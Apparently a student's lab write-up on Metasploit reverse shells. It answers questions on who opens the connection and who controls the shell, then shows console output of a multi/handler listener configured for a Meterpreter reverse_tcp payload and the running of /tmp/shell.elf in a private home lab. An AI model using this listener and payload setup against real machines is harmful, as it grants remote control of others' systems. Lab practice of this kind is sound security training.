
Metasploit Reverse shell answers

Security questions

1. Explain how the reverse shell works:
    - Who opens the TCP connection and to which IP / Port?
        - Answer: the victim shell will open the connection on port 8080
    - Who opens the shell? Who has control over it? Which computer runs the commands entered?
        - Answer(s):
            - the vicitms pc opens the shell, which is then controlled by attacker but the commands are actually executed on the victims pc.
2. Add a screenshot of the reverse shell, similar to the one in step 6 (make sure to show the active sessions and run at least one command on it)


msfconsole -r listener.rc
File Edit View Terminal Tabs Help
/tmp/shell.elf
File Edit View Terminal Tabs Help

```
[*] Processing listener.rc for ERB directives.
resource (listener.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (listener.rc)> set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
resource (listener.rc)> set LHOST 192.168.127.154
LHOST => 192.168.127.154
resource (listener.rc)> set LPORT 8080
LPORT => 8080
resource (listener.rc)> set ExitOnSession false
ExitOnSession => false
resource (listener.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.127.154:8080
msf6 exploit(multi/handler) > [*] Sending stage (1017704 bytes) to 192.168.127.1
54
[*] Meterpreter session 1 opened (192.168.127.154:8080 -> 192.168.127.154:37378)
 at 2022-11-02 00:04:16 +0100
pwd
[*] exec: pwd

/home/hacker
msf6 exploit(multi/handler) > pwd
[*] exec: pwd

/home/hacker
msf6 exploit(multi/handler) > [*] 192.168.127.154 - Meterpreter session 1 closed
.  Reason: Died

[*] Sending stage (1017704 bytes) to 192.168.127.154
[*] Meterpreter session 2 opened (192.168.127.154:8080 -> 192.168.127.154:34030)
 at 2022-11-02 00:05:18 +0100
pwd
[*] exec: pwd

/home/hacker
msf6 exploit(multi/handler) > 
```

```
> pwd
/home/hacker
> cd tmp
> /tmp/shell.elf


pwd
^C%
>
>
>
> shell.elf
zsh: command not found: shell.elf
> /tmp/shell.elf
```

Screenshot

Varia

eth0 IPV4: 192.168.127.154 in my hackinglab Problems generating the shell.elf (at some point it worked.. dont know what caused the problems before)